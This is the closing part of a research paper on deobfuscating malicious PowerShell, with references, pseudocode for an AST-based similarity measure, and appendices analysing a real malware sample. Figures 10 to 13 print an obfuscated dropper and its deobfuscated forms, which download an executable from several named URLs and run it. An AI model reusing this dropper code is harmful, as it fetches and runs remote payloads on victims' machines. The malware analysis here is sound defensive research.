[32] Danny Hendler, Shay Kels, and Amir Rubin. 2018. Detecting Malicious PowerShell Commands Using Deep Neural Networks. In *Proceedings of the 2018 on Asia Conference on Computer and Communications Security (ASIACCS '18)*. ACM, New York, NY, USA, 187–197. https://doi.org/10.1145/3196494.3196511

[33] Ahl Ian. 2017. *Privileges and Credentials: Phished at the Request of Counsel Âń Privileges and Credentials: Phished at the Request of Counsel.* Retrieved May 10, 2019 from https://www.fireeye.com/blog/threat-research/2017/06/phished-at-the-request-of-counsel.html

[34] Guhyeon Jeong, Euijin Choo, Joosuk Lee, Munkhbayar Bat-Erdene, and Heejo Lee. 2010. Generic unpacking using entropy analysis. In *2010 5th International Conference on Malicious and Unwanted Software*. IEEE, 98–105.

[35] Mehran Jodavi, Mahdi Abadi, and Elham Parhizkar. 2015. JSObfusDetector: A binary PSO-based one-class classifier ensemble to detect obfuscated JavaScript code. In *2015 The International Symposium on Artificial Intelligence and Signal Processing (AISP)*. IEEE, Mashhad, Iran, 322–327. https://doi.org/10.1109/AISP.2015.7123508

[36] joeyaiello. 2019. *PowerShell Scripting.* Retrieved May 10, 2019 from https://docs.microsoft.com/en-us/powershell/scripting/overview

[37] Min Gyung Kang, Pongsin Poosankam, and Heng Yin. 2007. Renovo: A hidden code extractor for packed executables. In *Proceedings of the 2007 ACM workshop on Recurring malcode*. ACM, 46–53.

[38] Scott Kaplan, Benjamin Livshits, Benjamin Zorn, Christian Siefert, and Charlie Curtsinger. 2011. " NOFUS: Automatically Detecting"+ String. fromCharCode (32)+" ObFuSCateD". toLowerCase ()+" JavaScript Code. *Technical report, Technical Report MSR-TR 2011–57, Microsoft Research* (2011).

[39] Rainer Koschke, Raimar Falke, and Pierre Frenzel. 2006. Clone Detection Using Abstract Syntax Suffix Trees. In *2006 13th Working Conference on Reverse Engineering*. IEEE, Benevento, Italy, 253–262. https://doi.org/10.1109/WCRE.2006.18

[40] Rainer Koschke, Raimar Falke, and Pierre Frenzel. 2006. Clone detection using abstract syntax suffix trees. In *2006 13th Working Conference on Reverse Engineering*. IEEE, 253–262.

[41] Chao Liu, Bin Xia, Min Yu, and Yunzheng Liu. 2018. PSDEM: A Feasible De-Obfuscation Method for Malicious PowerShell Detection. In *2018 IEEE Symposium on Computers and Communications (ISCC)*. IEEE, Natal, 00825–00831. https://doi.org/10.1109/ISCC.2018.8538691

[42] Gen Lu and Saumya Debray. 2012. Automatic simplification of obfuscated JavaScript code: A semantics-based approach. In *2012 IEEE Sixth International Conference on Software Security and Reliability*. IEEE, 31–40.

[43] Viral Maniar. 2019. *Python based backdoor that uses Gmail to exfiltrate data through attachment. This RAT will help during red team engagements to backdoor any Windows machines. It tracks the user activity using scree..* https://github.com/Viralmaniar/Powershell-RAT original-date: 2018-03-15T01:51:08Z.

[44] Lorenzo Martignoni, Mihai Christodorescu, and Somesh Jha. 2007. Omniunpack: Fast, generic, and safe unpacking of malware. In *Twenty-Third Annual Computer Security Applications Conference (ACSAC 2007)*. IEEE, 431–441.

[45] Kersten Max. 2019. *Emotet droppers.* Retrieved May 8, 2019 from https://maxkersten.nl/binary-analysis-course/malware-analysis/emotet-droppers/

[46] Mr Md Rehaman Pasha, Mrs Y Prathima, and Mr L Thirupati. 2014. Malwise System for Packed and Polymorphic Malware. *vol* 3 (2014), 167–172.

[47] Roberto Perdisci, Andrea Lanzi, and Wenke Lee. 2008. Classification of packed executables for accurate computer virus detection. *Pattern recognition letters* 29, 14 (2008), 1941–1946.

[48] R3MRUM. 2019. *PowerShell script for deobfuscating encoded PowerShell scripts: R3MRUM/PSDecode.* https://github.com/R3MRUM/PSDecode original-date: 2017-12-11T02:27:42Z.

[49] Jithu Raphel and P Vinod. 2015. Information theoretic method for classification of packed and encoded files. In *Proceedings of the 8th International Conference on Security of Information and Networks*. ACM, 296–303.

[50] Dhavleesh Rattan, Rajesh Bhatia, and Maninder Singh. 2013. Software clone detection: A systematic review. *Information and Software Technology* 55, 7 (2013), 1165–1199.

[51] Konrad Rieck, Tammo Krueger, and Andreas Dewald. 2010. Cujo: efficient detection and prevention of drive-by-download attacks. In *Proceedings of the 26th Annual Computer Security Applications Conference*. ACM, 31–39.

[52] Paul Royal, Mitch Halpin, David Dagon, Robert Edmonds, and Wenke Lee. 2006. Polyunpack: Automating the hidden-code extraction of unpack-executing malware. In *2006 22nd Annual Computer Security Applications Conference (ACSAC'06)*. IEEE, 289–300.

[53] Gili Rusak, Abdullah Al-Dujaili, and Una-May O'Reilly. 2018. AST-Based Deep Learning for Detecting Malicious PowerShell. *arXiv:1810.09230 [cs, stat]* (Oct. 2018). https://doi.org/10.1145/3243734.3278496 arXiv: 1810.09230.

[54] Samratashok. 2018. *samratashok/nishang: Nishang - Offensive PowerShell for red team, penetration testing and offensive security.* Retrieved May 10, 2019 from https://github.com/samratashok/nishang

[55] Robert Diggs says. 2017. *Pulling Back the Curtains on EncodedCommand PowerShell Attacks.* Retrieved May 10, 2019 from https://unit42.paloaltonetworks.com/unit42-pulling-back-the-curtains-on-encodedcommand-powershell-attacks/

[56] Monirul Sharif, Andrea Lanzi, Jonathon Giffin, and Wenke Lee. 2009. Automatic reverse engineering of malware emulators. In *2009 30th IEEE Symposium on Security and Privacy*. IEEE, 94–109.

[57] Monirul I Sharif, Andrea Lanzi, Jonathon T Giffin, and Wenke Lee. 2008. Impeding Malware Analysis Using Conditional Code Obfuscation.. In *NDSS*.

[58] Li Sun, Steven Versteeg, Serdar Boztaş, and Trevor Yann. 2010. Pattern recognition techniques for the classification of malware packers. In *Australasian Conference on Information Security and Privacy*. Springer, 370–390.

[59] Symantec. 2018. *Security Center White Papers | Symantec.* https://www.symantec.com/security-center/white-papers

[60] Weltner Tobias. 2018. *New Obfuscation Modes.* Retrieved May 10, 2019 from http://www.powertheshell.com/obfuscationmode/

[61] Xabier Ugarte-Pedrero, Davide Balzarotti, Igor Santos, and Pablo G Bringas. 2015. SoK: Deep packer inspection: A longitudinal study of the complexity of run-time packers. In *2015 IEEE Symposium on Security and Privacy*. IEEE, 659–673.

[62] Xabier Ugarte-Pedrero, Igor Santos, and Pablo G Bringas. 2011. Structural feature based anomaly detection for packed executable identification. In *Computational intelligence in security for information systems*. Springer, 230–237.

[63] Xabier Ugarte-Pedrero, Igor Santos, Iván García-Ferreira, Sergio Huerta, Borja Sanz, and Pablo G Bringas. 2014. On the adoption of anomaly detection for packed executable filtering. *Computers & Security* 43 (2014), 126–144.

[64] Candid Wueest and Himanshu Anand. 2017. *ISTR Living off the land and fileless attack techniques.* Retrieved May 10, 2019 from https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/istr-living-off-the-land-and-fileless-attack-techniques-en.pdf

[65] Candid Wueest and Doherty Stephen. 2016. *The Increased Use of PowerShell in Attacks.* https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/increased-use-of-powershell-in-attacks-16-en.pdf

[66] Wei Xu, Fangfang Zhang, and Sencun Zhu. 2012. The power of obfuscation techniques in malicious JavaScript code: A measurement study. In *2012 7th International Conference on Malicious and Unwanted Software*. IEEE, 9–16.

[67] Babak Yadegari, Brian Johannesmeyer, Ben Whitely, and Saumya Debray. 2015. A generic approach to automatic deobfuscation of executable code. In *2015 IEEE Symposium on Security and Privacy*. IEEE, 674–691.

[68] Yanfang Ye, Dingding Wang, Tao Li, Dongyi Ye, and Qingshan Jiang. 2008. An intelligent PE-malware detection system based on association mining. *Journal in computer virology* 4, 4 (2008), 323–334.

[69] Qiang Zeng, Lannan Luo, Zhiyun Qian, Xiaojiang Du, and Zhoujun Li. 2018. Resilient decentralized Android application repackaging detection using logic bombs. In *Proceedings of the 2018 International Symposium on Code Generation and Optimization*. ACM, 50–61.

[70] Tong Zhang. 2004. Solving large scale linear prediction problems using stochastic gradient descent algorithms. In *Proceedings of the twenty-first international conference on Machine learning*. ACM, 116.

A PSEUDO CODE USED TO CALCULATE THE SIMILARITY

The pseudo code 1 shows the algorithm used to calculate the similarity between the deobufscated scripts and the original scripts.

Algorithm 1 Calculate the similarity between two scripts

Input: AST for the script a T_L; AST for the script b T_R
Output: Similarity $Similarity$

Let L be the count of nodes in T_L
Let R be the count of nodes in T_R
$S := 0$
Breadth-first traverse the T_L and put nodes into a queue Q_L
Breadth-first traverse the T_R and put nodes into a queue Q_R
while Q_L is not empty **do**
    $n_l := Q_L[0]$
    Let t_l be the subtree root as t_l
    Let l be the count of nodes in the t_l
    Serialize the t_l to an array a_l with Pre-order traverse
    while Q_R is not empty **do**
        $n_r := Q_R[0]$
        Let t_r be the subtree root as t_r
        Let r be the count of nodes in the t_r
        Serialize the t_r to an array a_r with Pre-order traverse
        Let a_s be the longest sub sequence between a_l and a_r
        Let s be the length of a_s
        $n := 2 \times s/(2 \times s + l + r)$
        if $n > 0.7$ **then**
            $S := S + s$
            Remove n_l and all its ancestor nodes from Q_L
            Remove n_r and all its ancestor nodes from Q_R
        else
            Continue
        end if
    end while
    Remove n_l from Q_L
end while
$Similarity := 2 \times S/(2 \times S + L + R)$
Output $Similarity$

B REAL-WORLD SAMPLE ANALYSIS

The following is a real-world malicious PowerShell script [2], which is obfuscated with two different methods. Figure 10 is the obfuscated malware sample. Figure 11 shows the intermediate results of deobfuscating one layer of obfuscation. Figure 12 is the final result.

We also deobfuscate another more complex example [6], which is obfuscated 6 layers sequentially, and successfully get the original script with our approach.

Specifically, the first layer is a script-block level obfuscation with base64 encoding, the second layer is a script-block level obfuscation with hex encoding, the third layer is a script-block level obfuscation with binary encoding, and the last three layers are all token level obfuscations with string manipulation.

C AN EXAMPLE OF MIXED SCRIPTS

Figure 13 is an example of the mixed scripts we constructed.

```
powershell "([RUNTiME.iNTeRopsErViCeS.mArShal]::PTRTOstRiNGuNi(
[rUnTime.IntErOPSERvIceS.maRsHal]::sECUResTriNGTOgLOBAlAlLOCUNIcoDe($('76492d1116743f0423413b16050a5345MgB8AFgAMgBB
AGoAdwB2ADUAdgBzAEMAYwBlADkASwBMAFAAaAB1AEsANwB4AEEAPQA9AHwAYQBkADAAMwA0AGUAOQBiAGMAZABjADUAOABhAGMAYgAzADgANQA4ADM
AOQBiAGQAYQAyADEAMwA2ADIAZgA3ADgAMwBlADUAZAAzADkANwBlAGUAMABkADcAZQA1AGEAOQBhADYAMQBlADEAMABlAGIAZABmADkAMQBkADEAYw
AwAGQAMgA3ADcANwAyADAAOQA4AGMAYwA3ADYANABmADUANQAxADQAYgA1AGUAYgA3AGIAZQAxADcANgA3ADgAYwA1ADIANwA5ADMAMgBiAGEAZQA2A
DEANAA1AGYAYwAyAGUAZgBkAGEAZgAyADgAMABlAGUAZgAzADIANABkADQANgA3AGQAMgBkADcAZgBmADEAZABkAGIAYgA1AGUANwBkAGUANAA1ADEA
OAA4ADMANQAxAGUAMQA5AGUANgBhAGUANwA0ADkAMQA4ADMAZgAwADIANwBiADEAZAAwADkANAAxAGEAYwA4AGEAOQBlADAANgA4AGEAYgA2AGMAMgA
1AGYANQA5ADQAOQAzADgAYgA1AGIANgA3ADIANwA1ADUANgA4ADEAYgBlADMANgA3AGQAYgBmAGEAZQBlADYAZgAwAGUAMgA5ADcAZQBlADAAZQBmAG
YAZQBlADMAYgAzAGUAOAA2ADgAMQBiAGIAMQBlAGMANwA5ADAAYwBjADMAMwAxADUANwA0AGEAYQBkADAAYgA4ADUANwBkADMANwA5ADYAYQBmADgAM
gBlADgAZQA4ADUAYwAwAGYAZQBmADIAMQBkADEAZQAxADQAMQA0AGYAYgA3ADUAMQA2ADgAMAAyAGEANAAzAGQAYQBkAGIAMABkADgANAA1ADYANQA3
ADQANwBhADAAZQA4ADgAOQBjADQANgAyADkAZQAyAGYAZQA4ADcAOAA0ADgANwA3ADkAMwA4ADcAZQA0ADEAZAAzAGQAZQA0ADcANgA1ADEANwBiAGY
AMgAxADYAMQA1ADUAMQAzAGUAYgA4ADAAMgA1ADgAOAAzADgAZQBkAGQAZgBhADIAMAA2ADMANAAwADgAZAAxADIAMwA0AGIAOQBlAGIAZQAyADcAOQ
A1AGMAMwBiADQAMQBlAGQAMgBjADYAMwA0ADkAOQAyAGMAMwBlADcAYQBhAGUAYQA4AGIAZgAwADMANwAyADMAYQA2ADMAZgA1AGMANQBjADcAMQA1A
GEANQA1ADMANgBiAGEAZQBmAGYAMwA5ADQAMwBmADMAZgBjADMAMwBlAGIAYgBjADMAYgA2ADUAYgA2ADIAYQA2AGIAMAA3ADIANQA1AGMAYwA0AGEA
NAA0AGYAMgAyAGYANwAxAGUAMQBiADEAYgBiADMAMgAxADQAMAAyADcAOAAxADEANQBhAGIANwBhADAAMABhADcAZgA0ADkANwAwADAAOABmAGYAMwA
3ADkAMwBlADgAOQA3ADYAYQAxADIAOQAwADMANwAwAGUAOQA0AGIAYwBhAGQAMwA3AGEAOQA0AGEAYwA2ADYAOABkAGYAMABiADMAYgBiAGMAZQA4AD
IAMwAxAGQAYwBhAGQAYgA4ADQAMABlADAAYwA3ADkAYgBjADcAYgBjADcAOQA5ADYAYQAzAGYAZgA3ADUAZABkAGEAYQA0ADUAZgA1ADAAOQA1AGUAO
AA4ADYAMABjAGIANgA1AGQAYgAwAGMAZgBjADMAZABhADkAOAA1ADYANwBhADQAMwBhADIAYwBhADEAMwA5AGEAMAAzADAANAA3AGIAOQBmAGMAZAA2
ADgANwBlAGMAMAAzADAAZAA4ADQAMwAwAGEAZQA5ADQANgBhADcANAAxAGYAMABmADYAOAAwADMAOABlAGUAYQA3ADUANABjADgAMwAwADgANAAzAGY
AMQBiADAAOQA4AGQAZABlAGYAZgAwADYANAAyADAANwA4ADMAMgAzAGQAZQAyADMAZQAwADMAMABkAGEAYQA4AGIANQA5ADMAMAAzADkAOQA3ADgANA
AwADIANABlADgANAA5ADYAYwA3ADcAMAAwADEAYwAwADYAYgA1AGIANQBiADcAYQA5ADUAOAAxADcAOQA5ADAANwAzADUANgBkADgAZAA3AGQAMwAyA
GEAYQBlADYANQBmADgAMgA1ADEAMABjAGQAZgBlADcAYwBmAGEAZQAxAGYAZgBkAGEAZQAwADAAMgA2AGIAZgA0ADEAOAA4ADQAYQBlAGQAZQA5AGMA
OQAwADcAMgBkADUAZgA2AGEAMQA3ADEAMQBiAGEAYgBjAGIAZgBhADgAYwAyADcANwBiADMAYQA5ADAAYgA5ADcANgA1ADAAZgA2ADMAMgAwAGQAYgA
zAGMAYwA4ADIAZgA2AGQAMQBjADgAMwBmADQAYQAxADYAMgBkADEANgA0ADAAMQBmADIAZgBkADMAYQBlAGIAOQBmAGYAZAAwADQAMwA4AGYANwBhAG
MAMgBiADIAZQA1AGMAZQA5AGUAMgBlADUAMQA4ADcAOAA3ADYAYgBiAGEAOAA0ADMAZgAxADcANwA3ADYANABjAGQAYwBlADAAMQAyADQAYwBhAGQAN
gBiAGIAYQAzADUANgA3ADYAZQBiAGIAYgBiAGUANQBlAGQAYwA2AGMANgBhAGIANgAwAGEANQA5ADUAMQBlADUAMQA0ADQAMQBjADcAZABmADEAMgA3
ADEAYwBkADUAZgBkADYAZAA0ADMAOAA1ADUAZQA0AGQAYQA0ADQAZABlAGYANAA0ADMANgA1ADkAMgAwADUAYwBjADMAMgBkADUAYwA2ADcAYQA1ADQ
AZQA3AGIAZAAyAGEAOQA2ADcANwAwADkANABhAGUANQBkAGUANwAxAGIAZABiADEAYQA2AGMANwAzAGEAZQA5ADEANwA1AGYAYQA1ADYAOAA3AGIAMg
BhAGIAZQAyADgAYwA1ADEAZAAzADMAMQBmADEAMQAxADcAOAA4AGYAZAA3ADAANgAyAGUAZgAwADEAYwBmAGQAMQBlADUAMgBjADcANgBkAGEAMgA0A
DYAMwAzAGIAMwA5AGMAMQA0ADUAYgA1AGMAZgBiAGYAOAA1AGEANwBkADgAMAAxADAAMwAzAGUAMwAxADIAZgAxAGIANAA3AGIAYwBlADUAMgAwADYA
MgA1AGIAYwBlAGMAMwAwAGUANABlADkAMAAyAGYAOAA3ADEANQAxADMAMABhADAAMAA5ADkAYgA1ADQAZQBlAGYANQBjADgAMQBjAGQAMgA2AGQANQA
2ADkAZAAyAGEAZgAxADUAYgA5AGYAOABkADQANQBmADAAZQA0ADkAZQA3ADYAYQA2ADAAZAA2ADQAMAA3AGYANwBiADkAMwA2ADkAZgBiADkAYQAxAD
EAZgA0ADYANAAwAGEAYgBkAGIAYQBjADQAYQBiAGMAYQA4ADIAOAA2AGQAOQBlAGIANQA2AGMAMQA0ADYAZgBiAGQAZABjAGIAYwA2ADIAZAA4ADkAZ
QBmADYAZgA3AGMAYgAzADcAYgA0ADgANwA5AGIAMwA0AGUAMAAzADQAMgA5ADQAZgAyAGQAZQA3AGQAMQA1ADMAYgBkADIANAA1AGEANgA0AGEANwBl
ADEAZAAyAGMAZgBhADkAOQBlADUAMgA2ADAAMAA4AGEANgA4ADQAZgA3ADYAOQBlADUAMgBiADYANgA2AGQAYQAwADMANgBkAGMAZQBjAGMAMgBhAGQ
AMgAwAGQAYgBhAGUANAAwADcANAA4AGYAZAA4AGYANAA0ADkAYQBlADEANwBiAGYAMgBlADMAYgA2ADMAZgA1ADIAYwAxADkANQA5AGYAOQBjAGUAYg
A0ADEANQA0AGIANQBhADUANQBjAGUAOQBlADMANABmADEAYwAyADEANQAxADQANQA4ADgAOAAyADkANAA3AGUANwBhADQAMgA5ADAANQBhAGIANQAwA
DIAZgAxAGYAZABlAGYAYgA4ADcAYwAyADMAYwA1AGUAYQA4AGIANABkAGMANwBlADIAMwA2AGMAMwBmAGQAYwAzAGEAZgA5AGQAYQAwADMAOQAxAGQA
MQBiADgAZAA2ADYAZAA3AGMAMABiADAAMgA1ADYAOABiADYAZQAzADcAMAAzAGUAZAA5ADkAYQA3ADQAZgBjADMANABiAGMAMQA0ADcANABiADMAYgB
jADQAMwAxAGYANwBiAGUANgA5ADEANwAxADAANAAwAGEAMgAwADEAOQA1AGMANABkADAAMAAwAGEAMQA3AGUANwBjADgANwAzADcAZAA1ADAAMgBjAG
IAOQBjADEAZQBkADYAYgBmAGEAMgBlAGYANABiADIAMgA1ADMAMQBhADAAYQBkADcAMAAxADcAMgA1ADgAOQA1ADAAZAA0AGEANQAxAGYAMQAwADIAM
AA3AGMAZgA1AGYAMgA1AGYAYQAxAGYAZgA3ADEAMQBjADEAMwAzADkAZQBhADEAYgA4ADUANgA1ADAAMAAzAGEAMQBiADEAYgA0ADUAYQAzAGIAMgA2
ADEANwA4ADgAOQA4ADMANwA4ADUAMwA4AGYAMAAwADMAZABkAGEAZAA5ADcAZQBiADYANAAzADkAOQA2ADIAYQBmADYAOQBjAGIAZQA5AGYANQA1ADM
AZAA5AGMANwBmAGMAZQBiAGIANQAwADAAMABlADYAOQBmADkANwA3ADQAZABjADgAMABjADcAZAA2ADcAZAA4ADEAYgA1AGIANgBkADYAYgBiADAAZg
A1ADQAMgBmADEAMgA2AGMAYQBjADQAYwBlAGYANgA0AGUAMAA3AGEAMAAyAGEAOAA2ADYAMwA0ADkANQBmADkAYgBlAGEAYwBjADgAMgA5ADIAZgAxA
DYAZgA1ADYAOQBkAGQAMAA2AGMANwA4AGYANQA2AGQAMgAyADEAYgA3ADkAMgA1AGUAZQAyAGUANABkADEAMgBkAGUANgBlAGQANAA4AGIANQA1ADQA
NwA5ADQAZQBhAGIANAAxAGEANgBmADYAZgBmADgAYQAzADIAMwAzAGYAYQA5ADkANwA2ADIANwA5ADEAMwA0AGQAYwBmAGMAOQAyADIANABkADUAYwA
1AGQANAAyAGEANwBlADAANAA5ADUANwA1ADMAZgAwAGYAZgBjAGMAOQA3ADcAMAA4AGIAMwA1ADQAMgA3AGMAZAA1ADQANAAzADAANwAwAGIAMgAwAD
QAYgA4AGYAMQA4ADAAZgAyAGYAZABkADEANwBhADAANwBjADYANwAxADAANgA=')| cOnVertTO-SEcUrEStrinG -KE
196,148,187,123,187,195,213,254,9,250,232,193,112,146,83,172,255,41,240,23,34,95,215,17,226,111,128,53,126,193,106,
149)) ))| .( $Env:cOMSpeC[4,24,25]-JOIn'')
```

Figure 10: An Obfuscated malware sample

```
$nsadasd = &('n'+'e'+'w-objec'+'t') random;
$YYU = .('ne'+'w'+'-object') System.Net.WebClient;
$NSB = $nsadasd.next(10000, 282133);
$ADCX = '
http://quote.freakget.com/wpcontent/rCk5/@http://www.lightchasers.in/Mwmg/@http://casastoneworks.com.au/9ARR4/@http:
//jasclair.com/scI8YTL/@http://convivialevent.fr/IoVWm/'.Split('@');
$SDC = $env:public + '\' + $NSB + ('.ex'+'e');
foreach($asfc in $ADCX)
{
try
{
$YYU."Do`Wnl`OadFI`le"($asfc."ToStr`i`Ng"(), $SDC);
&('Invo'+'k'+'e-Item')($SDC);
break;
}catch{}
}
```

Figure 11: An intermediate deobfuscating result (removed the first layer of obfuscation)

```
$nsadasd = new-object random;
$YYU = new-object System.Net.WebClient;
$NSB = $nsadasd.next(10000, 282133);
$ADCX = '
http://quote.freakget.com/wpcontent/rCk5/@http://www.lightchasers.in/Mwmg/@http://casastoneworks.com.au/9ARR4/@http:
//jasclair.com/scI8YTL/@http://convivialevent.fr/IoVWm/'.Split('@');
$SDC = "C:\User\Public\89955.exe";
foreach($asfc in $ADCX)
{
try
{
$YYU.DoWnlOadFIle($asfc.ToStriNg(), $SDC);
Invoke-Item ($SDC);
break;
}catch{}
}
```

Figure 12: The deobfuscated malware sample with our subtree-based deobfuscation approach

```
$nsadasd = new-object random;
$YYU = new-object System.Net.WebClient;
$NSB = $nsadasd.next(10000, 282133);
$MountShare = $True
$SecurePassword = $Password | ConvertTo-SecureString -AsPlainText -Force
$Credential =  New-Object System.Management.Automation.PSCredential($UserName, $SecurePassword)
$commonArgs['Credential'] = $Credential
$ADCX = '
http://quote.freakget.com/wpcontent/rCk5/@http://www.lightchasers.in/Mwmg/@http://casastoneworks.com.au/9ARR4/
@http://jasclair.com/scI8YTL/@http://convivialevent.fr/IoVWm/'.Split('@');
$SDC = "C:\User\Public\89955.exe";

$SecurePassword = $Password | ConvertTo-SecureString -AsPlainText -Force
$Credential =  New-Object System.Management.Automation.PSCredential($UserName, $SecurePassword)
$commonArgs['Credential'] = $Credential

foreach($asfc in $ADCX)
{ try {
$YYU.DoWnlOadFIle($asfc.ToStriNg(), $SDC);
Invoke-Item ($SDC);
break; }catch{} }
```

Figure 13: An example of mixed scripts